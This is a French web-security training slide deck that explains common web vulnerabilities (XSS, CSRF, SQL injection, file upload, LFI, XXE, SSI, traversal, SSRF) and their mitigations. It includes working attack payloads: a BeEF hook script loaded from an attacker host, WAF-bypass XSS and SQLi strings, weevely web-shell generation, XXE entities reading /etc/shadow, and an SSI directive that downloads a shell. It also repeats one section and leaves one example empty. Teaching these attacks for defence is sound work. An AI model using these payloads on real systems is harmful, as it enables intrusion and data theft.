





Qu'est ce que l'on appelle  
"données fiables" ?



Elle se caractérise par ses 4 points si elle ne regroupe pas ces point elle ne sera donc pas fiable :

La **récence** - la donnée est récente (mis à jour)

La **complétude** - la donnée est complète

La **sécurité** - la donnée est sécurisé et respecte le RGPD

La **traçabilité** - La donnée à une provenance



Quelques règles à suivre : La règles des 12 points OWASP

RÈGLE N ° 0 - Ne jamais insérer de **données non fiables**

RÈGLE N ° 1 - Échappement HTML avant insertion de **données non fiables** dans le contenu d'un élément HTML

RÈGLE N ° 2 - Échap d'attribut avant insertion de **données non fiables** dans des attributs communs HTML

RÈGLE N ° 3 - Échappement JavaScript avant l'insertion de **données non fiables** dans des valeurs de données JavaScript

RÈGLE N ° 4 - Penser à l'échappement HTML, les valeurs JSON dans un contexte HTML et lit les données avec JSON.parse

RÈGLE N ° 5 - Penser à l'échappement CSS et valider strictement avant d'insérer des **données non approuvées** dans les valeurs de propriété de style HTML.

Règle n ° 6 - Penser à l'échappement d'URL avant l'insertion de **données non approuvées** dans les valeurs de paramètre d'URL HTML

RÈGLE N ° 7- Sanitization du balisage HTML avec une bibliothèque conçue pour le travail (ex : strip\_tags())

RÈGLE N ° 8 - Empêcher les XSS DOM Based -> DOM\_based\_XSS\_Prevention\_Cheat\_Sheet (OWASP)

REGLE N ° 9 - Utiliser l'indicateur de cookie HTTPOnly

REGLE N ° 10 - Mettre en œuvre la politique de sécurité du contenu

REGLE N ° 11 - Utiliser Autoescape template system

REGLE N ° 12 - Utiliser l'en-tête de réponse X-XSS-Protection



## XSS - CROSS SITE SCRIPTING

### Définition

Les attaques de type Cross-Site Scripting (XSS) sont un type d'injection dans lequel des scripts malveillants sont injectés dans des sites Web dignes de confiance et sans danger. Les attaques XSS se produisent lorsqu'un attaquant utilise une application Web pour envoyer du code malveillant (js,html, flash, ... etc tout langage pouvant être interprété par votre navigateur), généralement sous la forme d'un script côté navigateur.

La cause principale de l'exécution et l'exploitation de cette injection est **un mauvais filtrage des arguments envoyé par l'utilisateur**.

### 3 Formes possibles

XSS Stockées (stored) - Elle restera "stockée" sur le serveur

XSS Réfléchies (reflected) - exécuté uniquement côté client

XSS DOM ( Document Object Model) Based - exécuté côté client



Exemples :

```
<h1>Big Xss</h1>  
<script>alert('Il était une fois ...')</script>
```

Avec BeEF en file upload

```
aaa@aa.com"><script src=http://attackersite/hook.js></script>
```

By Pass de WaF

```
onload=\"a='alert()';d='XSS ';b='t(d)';c=a+b;console.log(eval(c)); tweet @XssPayload
```

Tous langages compris par le navigateur peut avoir une XSS si celui-ci n'est pas correctement filtré et sécurisé.

JS, C#, Java, Flash, Python, Perl, html, html5, ... la liste est longue en fait ;-)

XSS Evasion (Bypass Filtre)

Html confusion

URL Evasion

File upload

Remote Code Execution



## XSS - CROSS SITE SCRIPTING

### Les solutions et mitigations possibles.

Premier point à savoir . On ne peut pas se protéger à 100% des XSS c'est pour cela que l'on parle de **mitigation**.

Utilisation de :

`htmlentities()` -> filtre par encodage tous les caractères de code HTML et javascript

`htmlspecialchars()` -> permet de filtrer <>

`strip_tags()` -> supprime les balises

Dans le Header utiliser

X-XSS-Protection

On peut aussi aller voir du côté de l'OWASP

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

CWE-79 <https://cwe.mitre.org/data/definitions/79.html>





## CSRF - Cross Site request Forgery (sea-surf)

### Définition

Faible ciblant essentiellement les formulaires web et l'authenticité du demandeur. L'objet de cette attaque est l'exécution d'une commande arbitraire à un utilisateur cible ayant un minimum de droits sur un site et cela à son insu. Un super modérateur ou un admin sont souvent des cibles de choix. Une requête de création d'utilisateur, suppression de logs, modification de contenus, la liste peut être longue... Avec un peu de **SE (Social Engineering)** on peut récupérer les droits de l'utilisateur par phishing et rejouer le formulaire qui nous tente, les conséquences peuvent être critiques et multiples.(Privesc, Backdoor, Rootkit, Exfiltration de données).

La cause principale de l'exécution et l'exploitation de cette faille est **un excès de confiance dans la simple authentification d'un utilisateur**. La mise en place d'un token (jeton) de session sera fortement conseillé.



## CSRF - Cross Site request Forgery (sea-Surf)

Exemple :

img

```
<html><body>
```

```

```

```
</body></html>
```

```

```

Ici [attacker] est un site contrôlé par l'attaquant, et en utilisant un mécanisme de redirection <a href=http://... > de http://[attacker]/picture.gif vers [http://\[thirdparty\]/action](http://[thirdparty]/action).

### IFRAME SRC

```
<iframe src="http://host/?command">
```

JavaScript Methods

### 'Image' Object

```
<script>
```

```
var foo = new Image();
```

```
foo.src = "http://host/?command";
```

```
</script>
```



CSRF - Cross Site request Forgery (sea-Surf)

## Les solutions et mitigations possibles.

Même principe que les XSS . On ne peut pas se protéger à 100% des CSRF c'est pour cela que l'on parle de **mitigation**.

L'utilisation de tokens unique rattachés à l'utilisateur propre à chaque formulaire est une bonne tuile de protection. Vous pouvez également jouer sur le temps d'expiration de celui-ci et sa validité. Les algorithmes cryptographiques permettant la génération des jetons (tokens) nécessite une forte entropie pour être valable. Sinon ceux-ci seront prévisibles. La vérifications de ces tokens devras être faites lors de chaque réactualisation de page, ré-authentification (navigateur : sauvegarde de session, cookie...etc ) Il existe des tokens anti CSRF, Les frameworks php disposent de méthodes de protections (symfony2, ). On ne se protège pas de CSRF en limitant les requêtes utilisateur **GET**, et **POST** seulement. C'est un ensemble de mesures qui forme la meilleure protection.

Pour aller plus loin : [https://www.owasp.org/index.php/CSRF\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet)  
CWE-382 <https://cwe.mitre.org/data/definitions/352.html>



## SQLi - Injection SQL

### Définition

Une attaque par [SQL injection](#) consiste en l'insertion ou "injection" d'une requête SQL partielle ou complète via les données entrées ou transmises par le client (navigateur) vers l'application web. Une attaque par injection SQL réussie peut lire des données sensibles depuis une base de données, modifier des données (insert/update/delete), exécuter des opérations d'administration sur la base de données (comme arrêter le SGBD), récupérer le contenu d'un fichier donné depuis le système de fichier du SGBD, écrire un fichier sur ce système, et dans certains cas, envoyer des commandes au système d'exploitation.

**La cause est mauvais filtrage des requêtes SQL dans le dialogue client - serveur.** La conséquence est l'obtention d'un **accès complet aux bases données vulnérables**. Ces bases de données représente très souvent le bien le plus précieux d'une entreprise. (Effacement des données, Exécution de code arbitraire, exfiltration de données, Compromission du SI,... etc).

N'oublions pas le vieil adage

**“ All user input is evil until proven otherwise ”**



## SQLi - Injection SQL

Exemple :

```
SELECT uid FROM Users WHERE name = 'Dupont' AND password = '' or 1 --';  
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/(') AND  
(Password=MD5('$password'))  
SELECT boumboum FROM blabla WHERE badparam=-1 UNION SELECT IF(substr(passwd,0,1) >  
char(97), 1, benchmark(200000,md5(char(97)))) FROM admins WHERE id=1;
```

Bypass Waf :

```
/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74  
concat(0x223e,0x3c62723e3c62723e3c62723e,@@version,0x3c696d67207372633d22,0x3c62723e)  
%23?zen?%0Aunion all%23zen%0A%23Zen%0Aselect URL encode method
```

Les SQLi sont classé en trois catégories “Inband”, “out-of-band”, “blind”  
et à cela se rajoute 5 types d’attaques :  
Union, Time Delay, Error Based, Boolean, Out-Of-Band



## SQLi - Injection SQL

### Remédiation & Mitigation

Les injections SQL sont vu comme de l'artisanat cousu mains, car elles peuvent être créées d'innombrables manières, types, classes, et de ce fait il n'existe pas de système de base de donnée plus sûr qu'un autre. A cela s'ajoute le fait qu'il existe à ce jour beaucoup de logiciels permettant de trouver les injections SQL. Comme **SQLmap** par exemple .

Utiliser des requêtes préparées.

Utilisation de procédures stockées.

Quand cela est possible les utilisateurs consulte la base en Read-only

Utilisation de la fonction `mysqli_real_escape_string` qui filtre les caractères

Etablir une liste blanche

**METTRE UN WAF (Suricata - SELKS)**

Pour aller plus loin : [https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

CWE-89 - CWE-77



## File Upload

### Définition


Comme son nom l'indique "File Upload" est une vulnérabilité où l'on envoie un fichier sous double extension (ex: w.php.jpg). Le serveur retiendra que c'est une extension JPG et laissera w.php après l'avoir reçu . On retrouve le chemin de notre fichier (<https://sitesecure.boum/www/data/drupal/downloads/contents/w.php>) ici c'est une backdoor. Mais on peut aussi faire un fichier infini pour faire un DoS (autant utiliser Beef alors) qui permet de faire du DDoS.

Les causes viennent essentiellement d'une **mauvaises vérifications des métadonnées des fichiers téléversés**. Les conséquences sont en fonctions de ce que le fichier malveillant exécutera. Cela peut aller de la destruction de matériel physique , compromission d'un SI ou d'un LAN entier, Exfiltration de données, machine Zombie ... la liste peut être très très longue.

## File Upload

Exemple :

```
root@hackamachine:/home/nicolas/Soft/weevely3# python weevely.py generate skynet /home/nicolas/Documents/Cours_infosec/w.php
Generated '/home/nicolas/Documents/Cours_infosec/w.php' with password 'skynet' of 792 byte size.
root@hackamachine:/home/nicolas/Soft/weevely3#
```



### Image d'en-tête



Parcourir... Aucun fichier sélectionné.

Au format PNG, GIF ou JPG. 2 Mo maximum. Sera réduit à 1500x500px

### Image de profil

Parcourir... w.php.jpg

Au format PNG, GIF ou JPG. 2 Mo maximum. Sera réduit à

HyP 





## File Upload

### Remédiation & Mitigation

Le plus important est de vérifier correctement les métadonnées des fichiers reçus.  
Interdire les doubles extensions.

Filtrer les caractères neutres comme le ". / " ex: cm99.php. ou cm99.php/

Utiliser la fonction `getimagesize()` qui viendra vérifier le MIME de l'image

Créer une Whitelist des extensions que vous approuvez sur votre serveur web (ex: pdf, png)

Créer une Blacklist des extensions non désiré \*.py, \*.html, \*.rb, \*.php, \*.exe, ... etc

Pour aller plus loin : [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)

CWE-434 <https://cwe.mitre.org/data/definitions/434.html>



## LFI & RFI - Local file include & Remote File Include

### Définition

Local file include est l'utilisation abusive des fonction PHP "require" ou "include" . Ceci permettant de directement exécuté, lire, un fichier à distance

```
include($url);
```

La cause est le **mauvais filtrage** des fonctions "require" et "include". Ceci peut permettre à un attaquant de spécifier une URL vers un emplacement distant à partir duquel il pourras exécuter ce qu'il veut. Cela peut se combiner avec d'autres techniques. Et Cela peut s'étendre à d'autres langages ASP, JS, HTML,...etc



LFI & RFI - Local file include & Remote File Include

Exemple

<https://ausecours.done/preview.php?file=example.html>

<https://ausecours.done/preview.php?file=../../../../etc/passwd>

<https://ausecours.done/preview.php?file=../../../../etc/passwd%00>

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
```

A ce niveau là le café est offert par le serveur

LFI & RFI - Local file include & Remote File Include

## Remédiation & Mitigation

Encore une fois on est loin d'une situation 100%, mais avec de la rigueur et l'applications des bonnes pratiques on durcis suffisamment le système pour que cela soit acceptable.

Mise en place d'une liste blanche fichiers autorisés et leurs donner un ID de référence.

Durcissement du système -> APParmor, SELinux, Grsecurity viendrons vous aidez

Défense en profondeur -> FW, IDS, WAF, AV, ..

Interdire les extensions pouvant être scriptées dans "include" ou "require"

Votre serveur web peut être dockerisé ou CHrooté en limitant à sa plus simple utilisation

Les messages d'erreurs doivent renvoyés aux clients que le strict minimum.

N'utilisez pas la fonction `register_global ()`

Mettre l'option `allow_url_fopen` sur False (Faux)

Pour aller plus loin : [https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion)

CWE-98 <http://cwe.mitre.org/data/definitions/98.html>



## XXE - XML External Entity Processing

### Définition

Visant Essentiellement les parseurs XML à des fins de DoS (Denis de Service). Mais attention Les XXE sont aussi un moyen d'exécuter des RCE (Remote Code Execution) ou même de faire de l'exfiltration de donnée.

Une attaque d'entité externe XML est un type d'attaque contre une application qui analyse l'entrée XML. Cette attaque se produit lorsque l'entrée XML contenant une référence à une entité externe est traitée par un analyseur XML faiblement configuré.

La cause vient essentiellement de la configuration du **parseur XML, trop faible, inappropriée ou absente**. On ne laisse jamais de configuration par défaut.



## XXE - XML External Entity Processing

### Exemples:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```



## XXE - XML External Entity Processing

### Remédiation & Mitigation

Désactivation des DTD (**Document Type Definition**)

Désactivation des données externes propre à chaque parseurs.

Configuration fine des analyseurs XML propre à chaque utilisation et chaque langage.

Le JAVA contient des bibliothèques XML ou les DTD sont systématiquement activé.

Notament pour : JAXP DocumentBuilderFactory, SAXParserFactory et DOM4J

Pour aller plus loin :

[https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)

CWE-611 <https://cwe.mitre.org/data/definitions/611.html>





## SSI - Server Side Injection

### Définition

Les SSI sont des directives présentes sur les applications Web utilisées pour alimenter une page HTML avec des contenus dynamiques. Ils sont similaires aux CGI, sauf que les SSI sont utilisés pour exécuter certaines actions avant le chargement de la page en cours ou pendant la visualisation de la page. Pour ce faire, le serveur Web analyse les SSI avant de fournir la page à l'utilisateur.

L'attaque **Server-Side Includes** permet l'exploitation d'une application Web en injectant des scripts dans des pages HTML ou en exécutant des codes arbitraires à distance. Il peut être exploité par la manipulation de SSI utilisé dans l'application ou par son utilisation forcée par le biais de champs de saisie de l'utilisateur.

Il est possible de vérifier si l'application valide correctement les données des champs d'entrée en insérant les caractères utilisés dans les directives SSI, tels que:

`<! # = /. "->` et `[a-zA-Z0-9]`

## SSI - Server Side Injection

### Exemples :

#### Linux:

List files of directory:

```
<!--#exec cmd="ls" -->
```

Execution script:

```
<!--#exec cmd="wget http://mysite.com/shell.txt | rename shell.txt shell.php" -->
```

# Request: CVE-2018-14716

HEAD

```
/db-password:%20%7b%25%20set%20dummy%20=%20craft.request.getUserAgent()|slice(0,8)%25%7d%7b%25%20set%20dummy%20=%20craft.request.getUserAgent()|slice(9,2)%25%7d%7b%7bcraft.config.get(dummy,dummy2)%7d%7d HTTP/1.1
```

Host: craft-installation

User-Agent: password db

# Response:

HTTP/1.1 404 Not Found

Server: nginx

...

Link: <db-password: SECRET>; rel='canonical'



## SSI - Server Side Injection

### Remédiation & Mitigation

La création d'un croisement liste blanche et liste noire sur les syntaxes saisies côtés serveur.

Définissez "OPTIONS IncludesNOEXEC" dans le fichier global **access.conf** ou dans le fichier local **.htaccess** (Apache) pour refuser l'exécution de SSI dans des répertoires qui n'en ont pas besoin.

**Toutes les entrées pouvant être contrôlées par l'utilisateur** doivent être correctement vérifiées avant leur utilisation dans l'application. Cela inclut l'omission ou l'encodage de certains caractères ou chaînes susceptibles d'être interprétés comme faisant partie d'une directive SSI.

Pour aller plus loin :

[https://www.owasp.org/index.php/4.8.9\\_Testing\\_for\\_SSI\\_\(OTG-INPVAL-009\)](https://www.owasp.org/index.php/4.8.9_Testing_for_SSI_(OTG-INPVAL-009))

CWE-97 <https://cwe.mitre.org/data/definitions/97.html>



## Directory Traversal (traversal)

### Définition

Le directory traversal (parfois appelé directory traversal) n'est pas réellement une faille mais une technique de navigation qui peut souvent être exploitée (souvent spécifique des langages et du serveur Web). En fait, on se sert des liens symboliques “.” et “..” qui signifient respectivement "le dossier où je me trouve" et "le dossier parent de celui où je me trouve". Le but est d'écrire des URLs utilisant cette technique de navigation et ainsi accéder à du contenu inaccessible autrement, voire protégé.

## Directory Traversal (traversal)

### Définition

Le directory traversal (parfois appelé directory traversal) n'est pas réellement une faille mais une technique de navigation qui peut souvent être exploitée (souvent spécifique des langages et du serveur Web). En fait, on se sert des liens symboliques “.” et “..” qui signifient respectivement "le dossier où je me trouve" et "le dossier parent de celui où je me trouve". Le but est d'écrire des URLs utilisant cette technique de navigation et ainsi accéder à du contenu inaccessible autrement, voire protégé.

N'étant pas une faille mais bien un détournement légitime de parcours de répertoires, il y a pas de cause si ce n'est le concept fondamental d'internet et de l'informatique. Le partage avant tout et sa disponibilité.

## Directory Traversal (traversal)


Exemples :

`http://some_site.com.br/../../../../etc/shadow`

`http://some_site.com.br/get-files?file=/etc/passwd`

GET `http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.`

Sous le logiciel Burp Suite :





## Directory Traversal (traversal)

### Remédiation & Mitigation

Mise en place Whitelist et Blacklist sur les arguments saisi par l'utilisateur.

Utilisez une fonction de canonisation de chemin intégrée (telle que `realpath ()` en C) qui produit la version canonique du chemin, qui supprime efficacement les séquences `".."` et les liens symboliques, On trouve également :

- `realpath ()` en C

- `getCanonicalPath ()` en Java

- `GetFullPath ()` dans ASP.NET

- `realpath ()` ou `abs_path ()` en Perl

- `realpath ()` en PHP

Durcissement de système

Pour aller plus loin : [https://www.owasp.org/index.php/Path\\_Traversal](https://www.owasp.org/index.php/Path_Traversal)

CWE-22 <https://cwe.mitre.org/data/definitions/22.html>





## SSRF - Server Side Request Forgery

### Définition

Le type SSRF (Server-Side Request Forgery), permet à l'attaquant d'abuser des fonctionnalités du serveur pour lire ou mettre à jour des ressources internes. L'attaquant peut fournir ou modifier une URL sur laquelle le code exécuté sur le serveur lira ou soumettra des données.

La cause est la non vérification des requêtes utilisateur avant l'utilisation des fonctions suivantes conduisent à une SSRF

```
file_get_contents()  
fopen()  
fread()  
fsockopen()  
curl_exec()
```



## SSRF - Server Side Request Forgery

Exemples :

Accès à une fonctionnalité apache du serveur (non exposée) :

<http://securetonchat.maou/ssrf.php?url=http://localhost/server-status>

Accès à un service web du serveur (non exposé) :

<http://securetonchat.maou/ssrf.php?url=http://localhost:8080>

Accès à un fichier du serveur (**LFI : Local File Inclusion**) :

<http://securetonchat.maou/ssrf.php?url=file:///etc/passwd>

Accès à un serveur web du **réseau interne** :

<http://securetonchat.maou/ssrf.php?url=http://10.0.0.15/>

Interface du routeur : <http://securetonchat.maou/ssrf.php?url=http://10.0.0.1/>



## SSRF - Server Side Request Forgery

### Remédiation & Mitigation

Mise en place de listes croisées . Blanches pour vos dns de résolution légitime  
et noire pour les DNS corrompus . voir (ex: <https://ransomwaretracker.abuse.ch/blocklist/>)  
Une bonne configuration de votre Pare-feu & Proxy et le reste ... Evitons le pivoting ;-)  
Mettre un WAF & IDS c'est toujours bien  
Hardenning systeme et défense en profondeur  
HTTPS oblige avec le plus haut niveau de TLS  
Ne pas autoriser de lien de type : http:// ftp:// smb:// gopher:// dict:// file://

Pour aller plus loin :

<https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit>

CWE-918 <https://cwe.mitre.org/data/definitions/918.html>



Une Pause ? Des Questions ? Un Café ?



## Développement et sécurité

### Most Best Practice Secures Pour le DEV WEB

1. Ce qui provient de l'utilisateur est potentiellement nocif tant que cela n'est pas vérifié comme données fiables.

les entrées doivent donc être **cernées et vérifiées**, en somme des **données fiables**. Ainsi, si l'utilisateur doit entrer une date, vérifier qu'il s'agit bien d'une date (et valide de surcroît), si l'utilisation doit fournir un nombre à virgule flottante, vérifier que l'entrée se compose bien de chiffres avec un point ou une virgule, etc. Ceci revient donc à vérifier le typage des variables, types bien définis dans certains langages (comme C/C++ ou Java) mais bien moins dans la plupart des langages de scripts comme Python, Perl ou PHP. Prévoir les retours d'erreurs de frappes avec des messages d'erreurs minimalistes.

Variables : GET, POST , cookies, fonctions utilisés, requêtes SQL

Développement et sécurité - MBPS

## 2. Assainissement des données - Revue de code (Pentest or not)

Dans le cas d'une requête SQL interprétée par un serveur, nous savons que les caractères ' et " mais aussi /\* ou le caractère null sont spéciaux. Il existe deux techniques communes d'assainissement : l'échappement et la traduction.

Le but de l'échappement est simple : placer un caractère spécial avant les autres caractères spéciaux afin de signaler à l'application "Attention, le prochain caractère n'est pas un caractère spécial, ne le traite pas en tant que tel". De cette manière, des fonctions comme `real_escape_string()` de MySQL ou `addslashes()` de PHP placent un antislash ou un guillemet avant les caractères spéciaux.

Penser au filtrage des caractères par traduction pour se protéger des XSS notamment un < par un `&lt;` ou un " par un `&quot;`;



## Développement et sécurité - MBPS

### 3. Protéger l'utilisateur

On ne peut pas protéger l'utilisateur de ciblage de SE . C'est un domaine ça

Mais on peut cependant demander des authentication supplémentaires

Les Captchas

Les Double authentication (SMS confirmation)

Les jetons de connexion





## Développement et sécurité - MBPS

### 4. Prod et Debug & Environnement WEB

Un serveur de prod ne doit pas en aucun avoir d'outil de debug, ces outils peuvent être présent sur la plateforme de dev ou la pré-prod.

Désactivation des messages d'erreur et méthodes DEBUG

La sécurité du développement ne doit jamais être spécifique à une quelconque configuration système, frameworks. Prévoir des migrations possibles vers des environnements différents.



## Développement et sécurité - MBPS

### 5. Durcissement du système

### On garde l'essentiel des services   ### Suppression des services inutiles

### Mises à jour automatiques   - Application des correctifs automatiques (sécurité) attention au système en prod

#### Mise en place d'une configuration robuste avec le module PAM (Pluggable Authentication Modules) .

### Mise en place d'une politique de mots de passe complexes - Restez méthodique

### Limitation des services réseaux

### Etablir des règles de pare-feu Services web on ouvre seulement 80,443,3306,22 pour l'admin

### Sécurisation des services - SSH - WEB

### Journalisation et déport des journaux   ### Droits d'accès et permissions

#### L'activation des protections de grsecurity

#### Security Enhanced SELinux et RBAC   #### vous pouvez effectuer du confinement par AppArmor



## Développement et sécurité - MBPS

### 6. Le Facteur Humain


Un bon développeur est un développeur sain. Bien dans sa tête et bien dans son corp.  
Quelques bon préceptes à observer

Etre attentif aux enjeux mondiaux et de son milieu dans son entreprise

Etre sensibiliser aux techniques de Social Engineering

Effectuer de la veille technique quotidiennement

Maintenir un dialogue avec les différents acteurs

A full-page background image showing a hiker standing on a rocky outcrop in a vast mountain valley. The hiker is wearing a blue jacket and a backpack, using a trekking pole. The sky is filled with dramatic, orange and red clouds from a sunset or sunrise. In the foreground, there are white and yellow wildflowers. The text "Merci de votre attention" and "Questions ?" is overlaid in the center of the image.

*Merci de votre attention*  
*Questions ?*